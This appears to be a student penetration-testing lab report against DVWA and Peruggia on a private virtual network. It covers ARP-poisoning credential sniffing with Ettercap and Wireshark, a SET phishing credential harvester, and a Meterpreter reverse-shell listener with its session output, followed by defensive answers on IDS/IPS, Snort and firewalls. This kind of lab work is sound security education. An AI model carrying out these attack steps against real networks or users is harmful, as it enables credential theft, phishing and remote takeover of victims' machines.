Address Resolution Protocol (ARP) translates the IP address to the MAC address. The tester uses ARP poisoning tool in **Ettercap** for MITM attacks such as ARP spoofing. The two IP addresses can be identified in the Ettercap application as showing in the *Figure C-1*. Then the server machine (OWAPS_IP-192.168.56.102) was selected as the first target and the client machine (Windows_IP-192.168.56.103) was selected as the second target.




IP Address	MAC Address	Description
192.168.56.102	08:00:27:5B:7C:07	
192.168.56.103	0A:00:27:00:00:0A	

Figure C-1: Identifying the IP address from Ettercap




```
C:\Users\ACER>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::40b5:747:54d9:1cf0%10
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure C-2: IP address of Windows Machine



```
2 hosts added to the hosts list...
Host 192.168.56.102 added to TARGET1
Host 192.168.56.103 added to TARGET2
```

Figure C-3: Selecting 1st and 2nd target



MITM Attack: ARP Poisoning


Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

Figure C-4: ARP Poisoning Tool

Packets can be captured with user credentials when the victim trying to log into the application as showing in the *Figure C-6*.




Not secure | 192.168.56.102/dvwa/login.php

Username: admin

Password: •••••

Figure C-5: Application Login Page




```
GROUP 2 : ANY (all the hosts in the list)
HTTP : 192.168.56.102:80 -> USER: admin  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
```

Figure C-6: Capturing Data packet

Wireshark and MiTm traffic


For the penetration test, the other information such as the contact numbers, personal details, credit card numbers also have to be checked. The tool named **Wireshark** can be used to listen all the traffic in the network and "eth0" interface was selected. When the victim log into the system from the login page as showing in *Figure C-5*, tester was able to identify the credentials by capturing HTTP requests as showing in *Figure C-8* and other information of the victim by capturing all the packets as showing in *Figure C-7*.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time         Source          Destination     Protocol Length Info
    228 11.491454145 192.168.56.103  192.168.56.102  TCP        60 64252 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
    229 11.493075910 192.168.56.103  192.168.56.102  HTTP      777 POST /dvwa/login.php HTTP/1.1  (application/x-www-form-urlenc…
    230 11.493105298 192.168.56.103  192.168.56.255  UDP        62 2008 → 2008 Len=20
    231 11.508886042 192.168.56.103  192.168.56.255  UDP        62 2007 → 2007 Len=20
    232 11.511918809 192.168.56.102  192.168.56.103  TCP        66 [TCP Retransmission] 80 → 64253 [SYN, ACK] Seq=0 Ack=1 Win=58…
    233 11.512010785 192.168.56.103  192.168.56.102  TCP        54 64252 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
    234 11.512606750 192.168.56.103  192.168.56.102  TCP        60 64253 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
    235 11.607048151 192.168.56.103  192.168.56.255  UDP        62 2008 → 2008 Len=20
    236 11.608021289 192.168.56.103  192.168.56.255  UDP        62 2007 → 2007 Len=20
    237 11.614123421 192.168.56.103  192.168.56.102  TCP       777 [TCP Retransmission] 64252 → 80 [PSH, ACK] Seq=1 Ack=1 Win=26…
    238 11.614657725 192.168.56.102  192.168.56.103  TCP        60 80 → 64252 [ACK] Seq=1 Ack=724 Win=7296 Len=0
    239 11.614940033 192.168.56.103  192.168.56.102  TCP        54 [TCP Dup ACK 234#1] 64253 → 80 [ACK] Seq=1 Ack=1 Win=262656 L…
    240 11.620984661 192.168.56.102  192.168.56.103  TCP        54 [TCP Dup ACK 238#1] 80 → 64252 [ACK] Seq=1 Ack=724 Win=7296 L…
    241 11.624598139 192.168.56.102  192.168.56.103  HTTP      693 HTTP/1.1 302 Found  (text/html) (text/html)
```

Figure C-7: Capturing Data Packets



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http contains admin

```
No.     Time         Source          Destination     Protocol Length Info
    229 11.493075910 192.168.56.103  192.168.56.102  HTTP      777 POST /dvwa/login.php HTTP/1.1  (application/x-www-form-urlenc…
```

```
▸ Frame 229: 777 bytes on wire (6216 bits), 777 bytes captured (6216 bits) on interface eth0, id 0
▸ Ethernet II, Src: 0a:00:27:00:00:0a (0a:00:27:00:00:0a), Dst: PcsCompu_2d:ea:c1 (08:00:27:2d:ea:c1)
▸ Internet Protocol Version 4, Src: 192.168.56.103, Dst: 192.168.56.102
▸ Transmission Control Protocol, Src Port: 64252, Dst Port: 80, Seq: 1, Ack: 1, Len: 723
▾ Hypertext Transfer Protocol
  ▾ POST /dvwa/login.php HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): POST /dvwa/login.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /dvwa/login.php
      Request Version: HTTP/1.1
    Host: 192.168.56.102\r\n
    Connection: keep-alive\r\n
  ▸ Content-Length: 41\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
```

```
0000  08 00 27 2d ea c1 0a 00  27 00 00 0a 08 00 45 00   ··'-···· '·····E·
0010  02 fb 67 16 40 00 80 06  9e c8 c0 a8 38 67 c0 a8   ··g·@··· ····8g··
0020  38 66 fa fc 00 50 97 b7  31 5e 50 5f 17 42 50 18   8f···P·· 1^P_·BP·
0030  04 02 ff 7e 00 00 50 4f  53 54 20 2f 64 76 77 61   ···~··PO ST /dvwa
0040  2f 6c 6f 67 69 6e 2e 70  68 70 20 48 54 54 50 2f   /login.p hp HTTP/
0050  31 2e 31 0d 0a 48 6f 73  74 3a 20 31 39 32 2e 31   1.1··Hos t: 192.1
0060  36 38 2e 35 36 2e 31 30  32 0d 0a 43 6f 6e 6e 65   68.56.10 2··Conne
0070  63 74 69 6f 6e 3a 20 6b  65 65 70 2d 61 6c 69 76   ction: k eep-aliv
0080  65 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   e··Conte nt-Lengt
0090  68 3a 20 34 31 0d 0a 43  61 63 68 65 2d 43 6f 6e   h: 41··C ache-Con
00a0  74 72 6f 6c 3a 20 6d 61  78 2d 61 67 65 3d 30 0d   trol: ma x-age=0·
00b0  0a 55 70 67 72 61 64 65  2d 49 6e 73 65 63 75 72   ·Upgrade -Insecur
00c0  65 2d 52 65 71 75 65 73  74 73 3a 20 31 0d 0a 4f   e-Reques ts: 1··O
00d0  72 69 67 69 6e 3a 20 68  74 74 70 3a 2f 2f 31 39   rigin: h ttp://19
00e0  32 2e 31 36 38 2e 35 36  2e 31 30 32 0d 0a 43 6f   2.168.56 .102··Co
00f0  6e 74 65 6e 74 2d 54 79  70 65 3a 20 61 70 70 6c   ntent-Ty pe: appl
```

wireshark_eth0_20200427053542_fgxxLR.pcapng   Packets: 372 · Displayed: 1 (0.3%) · Dropped: 0 (0.0%)   Profile: Default

Figure C-8: Capturing HTTP Request

Question 2

Client-side attacks such as creating a **password harvester** can be performed instead of server-side attacks. This attack is trustworthy counterpart and the information from the user can be received. The tools named Social-Engineer Toolkit and SET were used to perform this attack. The Ip address of the server machine (OWASP) is 192.168.56.102 and the IP address of the attacker (Kali machine) is 192.168.56.101. The attacker created a **phishing site** and hosted it on apache server showing as *Figure C-9*. The victim can see the phishing site instead of the original site. After submitting the credentials, the user will be redirected to the original website as showing in *Figure C-10*.



Not secure | 192.168.56.101
Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
Login
Username:
Password:
Login
Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer

Figure C-9: Phishing Site Login Page




Not secure | 192.168.56.102/peruggia/index.php?action=login
Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
Login
Username:
Password:
Login
Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer

Figure C-10: Login Page of Original Site

The attacker was able to get credentials of the user as showing in *Figure C-11*. Like that, the sensitive data, personal information, payment details such as credit card numbers of the users in health insurance content management system can be hijacked by the attacker.


Terminal - root@kali: ~/social-engineer-toolkit
File Edit View Terminal Tabs Help


```
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index/php?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index/php?action=login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on
a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still
keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]


Array

(

    [username] => admin

    [password] => admin

)
```

Figure C-11: Getting username and password using Phishing site

The tester created a filter to save the users credentials into the log file. When the user log into the application, the user credentials will be saved in the log file as showing *Appendix - A*.


Question 3

When the server machine is protected, a client-side attack like a **reverse shell can be created** and **its connections can be captured using Metasploit tool** for the penetration testing. A file was created which is meterpreter shell named cute_dolphin.exe. Then a listener was setup as showing in *Figure C-13* and hosted on the apache server.



```
root@kali:~# ls
 2016336            Documents        msfinstall   Public
 cute_dolphin.exe   Downloads        Music        Templates
 Desktop          ''$'\033''[F~~'   Pictures     Videos
```


Figure C-12: cute_dolphin.exe file



```
msf5 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(multi/handler) > set lport 4443
lport => 4443
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set AutorunScript post/windows/manage/smart_migrat
e
AutorunScript => post/windows/manage/smart_migrate
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:4443
```


Figure C-13: Setup the Listner

When the victim downloads file from the browser and runs it, the attacker can get the sessions with the details of IP address as showing in *Figure C-14* and the system information about the client machine (Windows machine) as showing in *Figure C-15*.



```
Active sessions
===============

  Id  Name  Type                     Information                        Connec
tion
  --  ----  ----                     -----------                        ------
----
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10   192.16
8.56.101:4443 -> 192.168.56.105:49684 (192.168.56.105)
  2         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10   192.16
8.56.101:4443 -> 192.168.56.105:49685 (192.168.56.105)

msf5 exploit(multi/handler) >
```

Figure C-14: Sessions of the Clients



```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure C-15: System Information

D- Protecting your server

Question 1

Port knocking is used to prevent port scans to a specific server machine by monitoring the firewall log and looking for connections to the closed ports. It is platform, service and application independent. This is similar to handshake. The services running on the server machine of the content management application such as SSH are protected from attacks on vulnerabilities. Packet sniffing can be prevented using this technique. Hence, the sensitive data such as username and password, personal information such as contact numbers and name, payment details such as credit card details of the customers of health insurance content management system cannot be highjacked and they will be protected.

Question 2

The situation of triggering an alarm in an attack or a malicious activity by network intrusion device is called as **false positives**. This can be divided to several categories such as reactionary traffic alarms, protocol violations, equipment related alarms, non-malicious alarms and true false positives.

The inability of a network intrusion device to identify security events for certain circumstances is called as **false negatives**.

Question 3

The differences between **Intrusion Detection System (IDS)** and Intrusion **Prevention System (IPS)** are mentioned in the table.

Intrusion Detection System (IDS)	Intrusion Prevention System (IPS)
The actions are not taken on their own by the system.	The attacking traffic packets can be accepted or rejected by the system.
This is a monitoring and detection system that can identify the possible attacks.	This is a control system that responds to the possible attacks.
A human or another system are required to check the results of the system.	Regular updates with new threat data to the database are required.

Table D-1: Difference between IDS & IPS

There are some automated features with IPS. Hence, this can help to raise the alarm during the attack. Also, this can detect and block the attacks in real time. Therefore, **Intrusion Prevention System (IPS)** is recommended for the health insurance content management system. This will help to protect the sensitive data, personal details and payment details of the customer.

Question 4

Firewall

Incoming and outgoing network traffics can be monitored and data packets can be blocked by this security device based on the security rules.

Snort

Real time traffic analysis and packet logging of the Ip networks can be done this intrusion preventing system.

iptable

Incoming and outgoing can be controlled by this basic firewall system based on some security rules.

Firewalls help to monitor the traffics and block some data packets, block trojans. Variety of attacks such as stealth port scans, CGI attacks OS fingerprinting attempts and buffer overflows can be detected by Snort. Firewall and Snort provide the security functions like IPS and IDS. The sensitive data such as username and password, personal details such as contact number and age, contact details such as credit card numbers are going through the health insurance content management system. Hence, firewall and snort will be used to protect the system from hackers.

Question 5

The financial details, sensitive data, personal details and payment details of the customers in health insurance content management system are stored in the database. If there is a vulnerable in the system, a hacker can perform a SQL Injection through the HTTP services. Implementation with a standard coding, SQL server firewalling, minimizing the privileges (Nanhay Singh, 2016), filtering the sending and receiving mechanism (Krit Kamtuo, 2016)to prevent this attack (Mohd Amin Mohd Yunus, 2018).

The platform is accessed by the customers to check the progress of their claims and to change their payment details. Spoofing attacks such as IP address, ARP and DNS server spoofing attacks can be performed by the attacker to steal sensitive data, personal details and payment methods of the customers. Transport Layer Security (TLS) and HTTP Secure (HTTPS) can be used to prevent these attacks by encrypting data before it sending and authenticating data when receiving (Anon., n.d.).

